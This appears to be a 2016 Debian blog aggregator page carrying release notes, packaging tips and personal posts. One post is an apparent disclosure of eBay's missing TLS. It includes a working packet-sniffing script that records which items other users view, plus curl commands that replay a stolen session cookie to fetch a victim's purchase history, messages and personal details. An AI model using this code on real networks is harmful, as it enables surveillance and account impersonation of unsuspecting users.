What happened in the Reproducible Builds effort between Sunday December 18 and Saturday December 24 2016: Media coverage 100% Of The 289 Coreboot Images Are Now Built Reproducibly by Phoronix, with more details in German by Pro-Linux.de. We have further reports on our Reproducible Builds World summit #2 in Berlin from Rok Garbas of NixOS as well as Clemens Lang of MacPorts Debian infrastructure work Dak now archives buildinfo files thanks to a patch from Chris Lamb. We also have mostly finalised a design of how they will be distributed by the Debian FTP mirror network which we will start implementing soon. This is great for the future of Debianb but unfortunately this also means that we won't have .buildinfo files for Stretch as Debian will not rebuild its source packages and because these binary packages currently in the archive were mostly built with dpkg > 1.18.11. reprepro/5.0.0-1 has added support for dealing with .buildinfo files that are included in .changes files. (Closes: #843402) Reproducible work in other projects The Chromium project is now working on making their build process (mostly) deterministic. Their motivation is to save both "[money] (less hardware is required) and developer time (reduced latency by having less work to do on the TS and CI)". Unreproducible bugs filed Reviews of unreproducible packages 39 package reviews have been added, 75 have been updated and 44 have been removed in this week, adding to our knowledge about identified issues. 2 issue types have been updated: Weekly QA work During our reproducibility testing, some FTBFS bugs have been detected and reported by: diffoscope development diffoscope 66 was uploaded to unstable by Chris Lamb. It included contributions from: strip-nondeterminism development strip-nondeterminism 0.029-1 was uploaded to unstable by Chris Lamb. It included no new content from this week, but rather included contributions from previous weeks. reproducible-website development The website is now also accessible via the https://www.reproducible-builds.org URL. tests.reproducible-builds.org Misc. This week's edition was written by Ximin Luo, Holger Levsen & Chris Lamb and reviewed by a bunch of Reproducible Builds folks on IRC and the mailing lists.

24 December 2016

Shirish Agarwal: Trains, Planes and the future

Swacch Bharat - Indian Railways Copyright: Indian Express

Swacch Bharat Indian Railways Copyright: Indian Express

Some of the content may be NSFW. viewer discretion advised. I have had a life-long fascination with trains. One of my first memories was that of 5-7 year old, clutching my mother or grandmother s hand seeing the steam engine lumbering down whistling and smoking at the same time. I was both afraid and strangely drawn to the iron beast and the first time I knew and then slowly understood that if we come with luggage and the steam-engine comes, it means we are going to travel. I have travelled some, but there are lots to explore still and I do hope that I cover some more of it during my lifetime. The reason I am writing about trains is an article which caught my eye couple of days. Besides seeing the changing geography, the variety of food one can get on train and in stations is one of the primary reasons that Indians love to travel by trains. It is one place where you could have incredible conversations over cup of tea or favourite food and unlike air travel and the famed IFE (In-flight entertainment) people are actually pretty social even with all the gadgets. For those who are wondering, the author was travelling between Jamshedpur, Gujarat to Kolkatta, a train ride which has now gone on my bucket list for the delectable items the author has described To add to the above, it is still cheaper than air travel, although that is changing a bit as Indian Railways seeks to modernize Railways and make it into world-class bullet trains. Indian Railways has a long, rich culture and some of the most interesting nuggets you learn over time adds to the fascination of the Railways. For instance I m sharing this letter which I read first in book and then saw in the New Delhi Railway Museum. The letter I am sharing below was written by a certain Shri Okhil Chandra Sen to the Sahibganj Railway Office in year 1909, almost 38 years before India became independent. I am arrive by passenger train Ahmedpur station and my belly is too much swelling with jackfruit. I am therefore went to privy. Just I doing the nuisance that guard making whistle blow for train to go off and I am running with lotah in one hand and dhoti in the next when I am fall over and expose all my shocking to man and female women on plateform. I am got leaved at Ahmedpur station. This too much bad, if passenger go to make dung that dam guard not wait train five minutes for him. I am therefore pray your honour to make big fine on that guard for public sake. Otherwise I am making big report! to papers. If it were not for Mr. Okhil Chandra Sen we would still be running with water bottle (improvement) and jeans/shorts/whatever (again improvement) while the possibility of falling over would always be omnipresent in a hurry. Now we do have toilets and some of the better trains even have Bio-toilets which should make things better as well.(/NSFW) For the plane bit, most of my flights have been domestic flying. Some of my most memorable flights is when flying from Mumbai on a clear sky overlooking the Queen s necklace, loving it and landing in Bangalore during mist or rain or both. Delhi is also good as airports go but nothing much adventurous about it. It was only with the experience of my first international flight, I realized the same feeling again, nervousness and sense of adventure as you meet new people. Nowadays every week I do try and broaden my horizon by seeking and learning a bit about International Travel.
Copyright: National Geographic Magazine

Copyright: National Geographic Magazine

In this I came across an article on National Geographic site which also evoked similar feelings. While I can t go back to the past and even if I did (in distant past before I was born), I wouldn t want to improve my financial situation at all (as otherwise I would hit the Grandfather Paradox or/and the Butterfly effect (essentially saying there s no free lunch), it still makes you wonder about a time when people had lot more adventure and lot more moving parts. I do wish they had a much bigger snapshot of that plane so I could really see how people sat in the old aircraft. The low-resolution picture doesn t do justice to the poster and the idea of that time. https://en.wikipedia.org/wiki/A_Sound_of_Thunder for an implementation of Butterfly effect. The Grandfather Paradox has been seen plenty of times in fantasy movies like the Back to the Future, Planet of the Apes and many others so will not go there. For the average joe today, s/he has to navigate security,check bags, get her/imself processed through passport control, get boarding pass, get to the gate on-time, get to the aircraft via bridge or bus, get to the seat, somehow make it through the ascent and use your IFE and get snacks and meals till it s time to touch-down and re-do the whole drill again as many times you are connecting. I really admire Gunnar Wolf for the tenacity he showed for the x number of connections he made both ways.
The world's 10 best airports Copyright: Changi International Airport

Photo Courtesy Changi International Airport, Singapore

While leafing through the interweb today, came across an article . While you can slice and dice the report anyway you want, for me if ever I get a chance again for an International Travel, I would try to see I get a layover at these three airports in order of preference (this is on the basis that none of these airports need a transit visa for the activities shared) a. Changi International Airport It is supposed to have shower amenities, has a movie theatre (+1), free tour of the city (+1) and of course as many Indians do go to Singapore as a destination in itself would have multiple vegetarian options (+2) so would be nice if I need to layover. b. Zurich Airport (ZRH) For passengers with an extended layover, Zurich Airport offers bicycle and inline-skate rentals and excursions to the Swiss Museum of Transport Lucerne. From business-insider.com. While I m not much of a bicycle and inline-skating freak, if the Swiss Museum of Transport Lucerne is anything to the scale of Isiko Museum which I shared in a blog post sometime before, it would be worth by itself. I haven t tried to find the site but can imagine, for e.g. if it has a full-scale model of a submarine or train engine, either steam-engines or ones like SNCF or any of the other bullet-trains and early aircraft, it would just blow my mind. When you are talking about transport, there is so much science, business, logistics etc. that I m sure I ll overload with information, photos and any trinkets they have to buy. c. Central Japan International Airport (NGO) It has a 1,000-foot-long sky deck where passengers can watch ships sail into Nagoya Port. There s also a traditional Japanese bathhouse where you can have a relaxing soak while watching the sunset over the bay. BusinessInsider.com Not a bad place to be if you need a layover. Just sink yourself in the bathhouse and see the bay and ships coming in. Luxury indeed. Honourable mention d. Munich Airport (MUC) A nearby visitors park features mini golf and a display of historic aircraft. Business-Insider.com . Now this would have made my list but I guess one would need a Schengen visa to access the visitors park but then if you have that, then why just stay in the Airport itself, could travel through Europe itself and have a longish stop-over. So all in all, it s indeed a fascinating time to be alive, dreaming and just being. Till later. Update I had forgotten to share one more reason why I was writing this article. Although somewhat of a cynic, am hopeful that Pune metro happens. Also, if I had just waited a day, would have been able to add couple of wonderful articles that would make people wanderlust more
Filed under: Miscellenous Tagged: #Best Airports, #Central Japan International Airport, #Changi International Airport, #Food, #Loo, #Nostalgia, #NSFW, #Planes, #Steam Engine, #Trains, #Zurich Airport, Indian Railways, memories

22 December 2016

John Goerzen: Singing with Kids



For four years now, we ve had a tradition: I go up to the attic one night, make a lot of noise, and pretend to be Santa. The boys don t think Santa is real, but they get a huge kick out of this anyway. The other day, this wound up with me singing a duet with my 7-year-old Oliver, and seeing a hugely delighted 10-year-old Jacob. All last week, the boys had been lobbying for me to be Santa . They aren t going to be able to be here on Christmas day this year, so I thought why not let them have some fun. I chose one present to give them early too. So, Saturday night, I said they could get ready for Santa. They found some cookies somewhere, got out some milk. And Oliver wrote this wonderful note to Santa : IMG_20161217_204244_cropped That is a note I m going to keep for a long time. He helpfully drew arrows pointing to the milk, cookies, and even the pen. He even started Santa s reply at the bottom! So, Saturday night, I snuck up to the attic, pretended to be Santa, and ate some cookies, drank some milk, and wrote Oliver a note. And I left a present. Jacob has been really getting into music lately, and Laura suggested I find something for the boys. I went looking for something that could record also, and came up with what has got to be a kid s dream: a karaoke machine. The particular one I found came with two microphones, a CD player, audio recording onto SD card (though it s a little dodgy), and a screen for showing words on any music that s karaoke-enhanced. Cue gasps of awe and excitement from the boys when we came down in our PJs and sweats at 6:45 Sunday morning to check it out. IMG_8895 Jacob excitedly began exploring all the knobs and options on it (they were particularly fond of the echo feature), while Oliver wanted to sing. So we found one of his favorite Christmas songs, and here he is singing it with me. IMG_8908 When you have a system with a line in, line out, and several microphone jacks, you can get creative. With a few bits of adapters from my attic, the headset I use for amateur radio worked with it perfectly. Add on a little mic extension cord, and pretty soon Oliver was pretending to be an announcer for a football game! IMG_8919 Then, Oliver decided he would act out a football game while Jacob and I were the announcers. Something tells me there will be much fun had with this over the next while! Just wait until I show them how to hook up a handheld radio to it in order to make a remotely-activated loudspeaker

21 December 2016

Holger Levsen: 20161221-debian-edu-sprint-in-oslo

What we did at the Debian Edu / Skolelinux gathering in November 2016 in Oslo From November 25 to 27 some people met in the hackerspace bitraf in downtown Oslo. On Saturday and Sunday we met in the morning and hacked and translated all day until we went for dinners in the evening. Despite the short time I think we managed to get a lot done and had good fun, so I'm hoping we'll have another gathering in 2017! Debian Edu / Skolelinux is currently in better shape regarding the upcoming Debian release than we ever have been, which is pretty awesome. Today, on December 21st, all our changes are in Stretch, except for debian-edu-artwork.git, which awaits a desktop-base upload to unstable the only thing missing is being able to install Debian Edu using our profiles from official media releasing Debian Edu Stretch on the same day as Debian Stretch would be a huge success though! These are the notes taken in a pad (thanks riseup!) during the meeting: Phil Hands worked on Knut Yrvin worked on Ingrid Yrvin worked on Ole-Erik Yrvin worked on Wolfgang Schweer worked on Petter Reinholdtsen worked on Dominik George worked on Holger Levsen worked on Mike Gabriel was sick and couldnt come to Oslo and worked at home instead: Thanks to the Debian sprints programm and our sponsors for supporting the travel of Wolfgang, Dominik, Phil and myself! Mike opted out from reimbursement as he couldn't travel due to sickness.

19 December 2016

Mike Gabriel: [Arctica Project] Release of nx-libs (version 3.5.99.3)

Introduction NX is a software suite which implements very efficient compression of the X11 protocol. This increases performance when using X applications over a network, especially a slow one. NX (v3) has been originally developed by NoMachine and has been Free Software ever since. Since NoMachine obsoleted NX (v3) some time back in 2013/2014, the maintenance has been continued by a versatile group of developers. The work on NX (v3) is being continued under the project name "nx-libs". Release Announcement On Monday, Dec 19th, version 3.5.99.3 of nx-libs has been released [1]. This release brings another major backport of libNX_X11 (to the status of X.org's libX11 1.6.4, i.e. latest HEAD) and also a major backport of the xtrans library (status of latest HEAD at X.org, as well). This big chunk of work has again been performed by Ulrich Sibiller. Thanks for your work on this. This release is also the first version of nx-libs (v3) that has dropped nxcompext as shared library. We discovered that shipping nxcompext as shared library is a big design flaw as it has to be built against header files private to the Xserver (namely, dix.h). Conclusively, code from nxcompext was moved into the nxagent DDX [2]. Furthermore, we worked again and again on cleaning up the code base. We dropped various files from the Xserver code shipped in nx-libs and various compilier warnings have been amended. In the upstream ChangeLog you will find some more items around code clean-ups and .deb packaging, see the diff [3] on the ChangeLog file for details. A very special and massive thanks to all major contributors, namely Ulrich Sibiller, Mihai Moldovan and Vadim Troshchinskiy. Well done!!! Also a special thanks to Vadim Troshchinskiy for fixing some regressions in nxcomp introduced by the Unix socketeering support. Change Log A list of recent changes (since 3.5.99.2) can be obtained from here. Known Issues from 3.5.99.2 (solved in 3.5.99.3) This version of nx-libs now works fine again with LDFLAGS / CFLAGS having the -pie / -fPIE hardening flags set. Binary Builds You can obtain binary builds of nx-libs for Debian (jessie, stretch, unstable) and Ubuntu (trusty, xenial) via these apt-URLs: Our package server's archive key is: 0x98DE3101 (fingerprint: 7A49 CD37 EBAE 2501 B9B4 F7EA A868 0F55 98DE 3101). Use this command to make APT trust our package server:
 wget -qO - http://packages.arctica-project.org/archive.key   sudo apt-key add -
The nx-libs software project brings to you the binary packages nxproxy (client-side component) and nxagent (nx-X11 server, server-side component). Ubuntu developers, please note: we have added nightly builds for Ubuntu latest to our build server. This has been Ubuntu 16.10 so far, but we will soon drop 16.10 support in nightly builds and add 17.04 support. References

Chris Lamb: 10 years of Debian

Today marks the 10-year anniversary of my first contribution to Debian GNU/Linux. I will not recount the full history here but my first experience with Debian was a happy accident. I had sent off for a 5-CD set of Red Hat from The Linux Emporium only to discover I lacked the required 12MB of RAM. Annoyed, I reached for the Debian "potato" CD that was included gratis in my order due to it being outdated at the time Fast-forwarding a few years, whilst my first contribution was trivial, it was Thomas Bushnell's infectious enthusiasm that led me to contribute more, eventually becoming a Google Summer of Code student under Daniel Baumann, and finally becoming an official Debian Developer in September 2008 with Thomas Viehmann as my Application Manager. (Some things may never change, however I still struggle with the bug tracker's control@ interface.)
The response I got to my patch always reminds me of the irrational power of providing attibution. I've always liked to tell myself I'm above such vanities but perhaps the truly mature approach would be to accept that ego is part of the human condition and as a community take steps to avoid handicapping ourselves by underestimating the value of "trivialities" such as having one's name listed. I've since been fascinated by the number of maintainers who do not attribute patches in changelogs, especially from newcomers or when the changes are non-trivial a handful in particular have stung me fairly deeply. I would certainly concede that it adds nothing technical and can even be distracting, but it seems a reasonable concession that dramatically increases the chance of future efforts or, frankly, is simply a kindly gesture of thanks and good will. Given our level of technical expertise, I fear we regularly suffer from not having sufficient empathy for newcomers or first-time users who lack the context or orientation that we possess. Anyway, here's to another ten

18 December 2016

Daniel Stender: How to cheat setuptools-scm (Debian diary)

[2016-12-19: some additions] This is another little issue from Python packaging for Debian which I came across lately packaging the compressed NumPy based data container Bcolz. Upstream uses setuptools-scm to determine the software s version during build time from the source code management environment the code is in. This method is convenient for the upstream development because with that the version number doesn t need to be hard-coded, and often people just forget to update that (and other version carrying files like doc/conf.py) when a new version of a project is released. python-setuptools just needs to be added to the setup.py to do its job, and in Bcolz the code goes like this:
setup(
    name="bcolz",
    use_scm_version= 
        'version_scheme': 'guess-next-dev',
        'local_scheme': 'dirty-tag',
        'write_to': 'bcolz/version.py'
The file the version number is written to is bcolz/version.py. This file isn t in the upstream code revision nor in the tarball which was released by the upstream developers, it s always generated during build time. In Debian there is an error if you try to build a package from a source tree which contains files which aren t to be found in the corresponding tarball, like cruft from a previous build, or if any files have changed therefore every new package should be test build also twice in a row in a non-chroot environment. Generally there a two ways to solve this, either you add cruft to debian/clean, or you add the file resp. a matching file pattern to extend-diff-ignore in debian/source/options. Which method is the better one could be discussed, I m generally using the clean option if something isn t in the upstream tarball, and the source/options solution if something is already in the upstream tarball, but gets changed during a build. This is related to your preferred Git procedures, if you remove a file which is in the upstream tarball these removals have to be checked in separately, and that means everytime a new upstream tarball is released that is not very convenient. Another option which is available is to strip certain files from the upstream tarball by putting them on the Files-Excluded in deb/copyright. By the way, the same complex applies to egg-info/: that folder is shipped or is not shipped in the upstream tarball, and files in that folder get changed during build. When the source code is put into a Git environment for Debian packaging, there could be problems with the version number setuptools-scm comes up with. This setuptools extension gets the recent version from the latest Git tag when there is a version number to be found, and that s all right. In Git environments for Debian packaging (like e.g. of the Debian Science group, the Python groups and the others) that is available, like the commonly used upstream tags have that1. The problem is, sometimes the upstream version which Debian has2 doesn t match the original upstream version number which is wanted for version in bcolz/version.py. For example, the suffix +ds is used if the upstream tarball has been stripped from prebuild files or embedded convenience shipments (like it s the case with the Bcolz package where c-blosc/ has been stripped because that s build for another package), of the suffix +dfsg shows that non-DFSG free software has been removed (which can t be distributed through the main archive section). For example, the version string for Bcolz which is found after the build currently (1.1.0+ds1-1) is 1.1.0+ds1:
# coding: utf-8
# file generated by setuptools_scm
# don't change, don't track in version control
version = '1.1.0+ds1'
But that s not wanted because this version never has been released, but appears everywhere:
$ pip list   grep bcolz
bcolz (1.1.0+ds1)
$ python3 -c 'import bcolz; bcolz.print_versions()'
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
bcolz version:     1.1.0+ds1
There are several different ways how to fix this. The one with the crowbar (like said in German) is to patch use_scm_version out from setup.py, but if you don t provide any version in exchange the version number which is used by Setuptools then is 0.0.0. The upstream version could be hard-coded into the patch, but then again it has not to be forgotten to update it manually by the maintainer, which is not very convenient. Plus, setup.py could change and the patch then might need to be unfuzzed, thus more work. Bad. A patch could be spared by manipulating and exporting the SETUPTOOLS_SCM_PRETEND_VERSION environment variable for setuptools-scm in debian/rules, which is sometimes used when I see the returns for that string on Debian Code Search. But how to prevent to hard code the version number, here? The dpkg-dev package (pulled by build-essential) ships a Makefile snippet /usr/share/dpkg/pkg-info.mk which could be included into debian/rules. It defines several variables which are useful for packaging, like DEB_SOURCE contains the source package name, they are extracted from debian/changelog. But, DEB_VERSION_UPSTREAM which is available through that puts out the upstream version without epoch and Debian revision, but it s not getting any finer grained out of the box. For a custom fix, a regular expression which removes the +... extensions (if present) from the bare upstream version string would be s/\+[^+]*//:
$ echo "1.1.0+ds1"   sed -e 's/\+[^+]*//'
1.1.0
$ echo "1.1.0"   sed -e 's/\+[^+]*//'
1.1.0
$ echo "1.1.0+dfsg12"   sed -e 's/\+[^+]*//'
1.1.0
With that, a custom variable VERSION_UPSTREAM could be set on the top of DEB_VERSION_UPSTREAM (from pkg-info.mk) in debian/rules:
include /usr/share/dpkg/pkg-info.mk
VERSION_UPSTREAM = $(shell echo '$(DEB_VERSION_UPSTREAM)'   sed -e 's/\+[^+]*//')
export SETUPTOOLS_SCM_PRETEND_VERSION = $(VERSION_UPSTREAM)
Bam, that works (see the commit here):
# coding: utf-8
# file generated by setuptools_scm
# don't change, don't track in version control
version = '1.1.0'
An addition, I ve seen that dh-python also takes care of SETUPTOOLS_SCM_PRETEND_VERSION since 2.20160609. The environment variable is set by the Debhelper build system if python 3, -setuptools-scm is among the build-dependencies in debian/control. The Perl code for that is in dh/pybuild.pm. I think the version number string above comes from dh-python s pretended version, and not from any of the Git tags (which are currently debian/1.1.0+ds1-1 and upstream/1.1.0+ds1).

  1. For Git in Debian packaging, e.g. see the DEP-14 proposal (Recommended layout for Git packaging repositories): http://dep.debian.net/deps/dep14/ [return]
  2. Following the scheme for package versions [epoch:]upstream_version[-debian-revision] [return]

17 December 2016

Russ Allbery: INN 2.6.1

(As usual, Julien finished this release a bit back, and then I got busy with life stuff and haven't gotten the announcement out.) This is a bug-fix and minor feature release over INN 2.6.0. The biggest change is adding support for the new COMPRESS extension. It also fixes various bugs around state changes when negotiating various compression or integrity layers and fixes some issues with nnrpd's validation of newly-posted messages. (Messages with Received and Posted headers are no longer rejected; messages with all-whitespace headers now are.) This release also supports OpenSSL 1.1.0 and fixes an nntpsend bug under systemd. As always, thanks to Julien LIE for preparing this release and doing most of the maintenance work on INN! You can get the latest version from the official ISC download page or from my personal INN pages. The latter also has links to the full changelog and the other INN documentation.

10 December 2016

Iain R. Learmonth: The Internet of Dangerous Auction Sites

It might be that the internet era of fun and games is over, because the internet is now dangerous. Bruce Schneier
Ok, I know this is kind of old news now, but Bruce Schneier gave testimony to the House of Representatives Energy & Commerce Committee about computer security after the Dyn attack. I m including this quote because I feel it sets the scene nicely for what follows here. Last week, I was browsing the popular online auction site eBay and I noticed that there was no TLS. For a moment, I considered that maybe my traffic was being intercepted deliberately, there s no way that eBay as a global company would be deliberately risking users in this way. I was wrong. There is not and has never been TLS for large swathes of the eBay site. In fact, the only point at which I ve found TLS is in their help pages and when it comes to entering card details (although it ll give you back the last 4 digits of your card over a plaintext channel).
sudo apt install wireshark
# You'll want to allow non-root users to perform capture
sudo adduser  whoami  wireshark
# Log out and in again to assume the privileges you've granted yourself
What can you see? They first thing I d like to call eBay on is a statement in their webpage about Cookies, Web Beacons, and Similar Technologies:
We don t store any of your personal information on any of our cookies or other similar technologies.
Well eBay, I don t know about you, but for me my name is personal information. Ana, who investigated this with me, also confirmed that her name was present on her cookie when using her account. But to answer the question, you can see pretty much everything. Using the Observer module of PATHspider, which is essentially a programmable flow meter, let s take a look at what items users of the network are browsing:
sudo apt install pathspider
The following is a Python 3 script that you ll need to run as root (for packet capturing) and will need to kill with ^C when you re done because I didn t give it an exit condition:
import logging
import queue
import threading
import email
import re
from io import StringIO
import plt
from pathspider.observer import Observer
from pathspider.observer import basic_flow
from pathspider.observer.tcp import tcp_setup
from pathspider.observer.tcp import tcp_handshake
from pathspider.observer.tcp import tcp_complete
def tcp_reasm_setup(rec, ip):
        rec['payload'] = b''
        return True
def tcp_reasm(rec, tcp, rev):
        if not rev and tcp.payload is not None:
                rec['payload'] += tcp.payload.data
        return True
lturi = "int:wlp3s0" # CHANGE THIS TO YOUR NETWORK INTERFACE
logging.getLogger().setLevel(logging.INFO)
logger = logging.getLogger(__name__)
ebay_itm = re.compile("(?:item= itm(?:\/[^0-9][^\/]+)?\/)([0-9]+)")
o = Observer(lturi,
             new_flow_chain=[basic_flow, tcp_setup, tcp_reasm_setup],
             tcp_chain=[tcp_handshake, tcp_complete, tcp_reasm])
q = queue.Queue()
t = threading.Thread(target=o.run_flow_enqueuer,
                     args=(q,),
                     daemon=True)
t.start()
while True:
    f = q.get()
    # www.ebay.co.uk uses keep alive for connections, multiple requests
    # may be in a single flow
    requests = [x + b'\r\n' for x in f['payload'].split(b'\r\n\r\n')]
    for request in requests:
        if request.startswith(b'GET '):
            request_text = request.decode('ascii')
            request_line, headers_alone = request_text.split('\r\n', 1)
            headers = email.message_from_file(StringIO(headers_alone))
            if headers['Host'] != "www.ebay.co.uk":
                break
            itm = ebay_itm.search(request_line)
            if itm is not None and len(itm.groups()) > 0 and itm.group(1) is not None:
                logging.info("%s viewed item %s", f['sip'],
                             "http://www.ebay.co.uk/itm/" + itm.group(1))
Note: PATHspider s Observer won t emit a flow until it is completed, so you may have to close your browser in order for the TCP connection to be closed as eBay does use Connection: keep-alive. If all is working correctly (if it was really working correctly, it wouldn t be working because the connections would be encrypted, but you get what I mean ), you ll see something like:
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/161990905666
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/311756208540
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/131911806454
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
It is left as an exercise to the reader to map the IP addresses to users. You do however have the hint that the first name of the user is in the cookie. This was a very simple example, you can also passively sniff the content of messages sent and recieved on eBay (though I ll admit email has the same flaw in a large number of cases) and you can also see the purchase history and cart contents when those screens are viewed. Ana also pointed out that when you browse for items at home, eBay may recommend you similar items and then those recommendations would also be available to anyone viewing the traffic at your workplace. Perhaps you want to see the purchase history but you re too impatient to wait for the user to view the purchase history screen. Don t worry, this is also possible. Three researchers from the Department of Computer Science at Columbia University, New York published a paper earlier this year titled The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In this paper, they talk about hijacking cookies using packet capture tools and then using the cookies to impersonate users when making requests to websites. They also detail in this paper a number of concerning websites that are vulnerable, including eBay. Yes, it s 2016, nearly 2017, and cookie hijacking is still a thing. You may remember Firesheep, a Firefox plugin, that could be used to hijack Facebook, Twitter, Flickr and other websites. It was released in October 2010 as a demonstration of the security risk of session hijacking vulnerabilities to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. Six years later and eBay has not yet listened. So what is cookie hijacking all about? Let s get hands on. This time, instead of looking at the request line, look at the Cookie header. Just dump that out. Something like:
print(headers['Cookie'])
Now you have the user s cookie and you can impersonate that user. Store the cookie in an environment variable named COOKIE and
sudo apt install curl
# Get the purchase history
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/PurchaseHistory > history.html
# Get the current cart contents
curl --cookie "$COOKIE" http://cart.payments.ebay.co.uk/sc/view > cart.html
# Get the current bids/offers
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/BidsOffers > bids.html
# Get the messages list
curl --cookie "$COOKIE" http://mesg.ebay.co.uk/mesgweb/ViewMessages/0 > messages.html
# Get the watch list
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/WatchList > watch.html
I m sure you can use your imagination for more. One of my favourites is
# Get the personal information
curl --cookie "$COOKIE" http://my.ebay.co.uk/ws/eBayISAPI.dll?MyeBay&CurrentPage=MyeBayPersonalInfo&gbh=1&ssPageName=STRK:ME:LNLK > personal.html
This one will give you the secret questions (but not the answers) and the last 4 digits of the registered card for a seller account. In the case of Mat Honan in 2012, the last 4 digits of his card number led to the loss of his Twitter account. The techniques I ve shown here do not seem to care where the request comes from. We tested using my cookie from Ana s laptop and also tried from a server hosted in the US (our routing origin is in Germany so this should have perhaps been a red flag). I could not find any interface through which I could query my login history, I m not sure what it would have shown. I m not a security researcher, though I do work as an Internet Engineering researcher. I m publishing this as these vulnerabilities have already been disclosed in the paper I linked above and I believe this is something that needs attention. Every time I pointed out to someone that eBay does not use TLS over the last week they were suprised, and often horrified. You might think that better validation of the source of the cookie might help, for instance, rejecting requests that suddenly come from other countries. As long as the attacker is on the path they have the ability to create flows that impersonate the host at the network layer. The only option here is to encrypt the flow and to ensure a means of authenticating the server, which is exactly what TLS provides. You might think that such attacks may never occur, but active probes in response to passive measurements have been observed. I would think that having all these cookies floating around the Internet is really just an invitation for those cookies to be abused by some intelligence service (or criminal organisation). I would be very surprised if such ideas had not already been explored, if not implemented, on a large scale. Please Internet, TLS already.

9 December 2016

John Goerzen: Giant Concrete Arrows, Old Maps, and Fascinated Kids

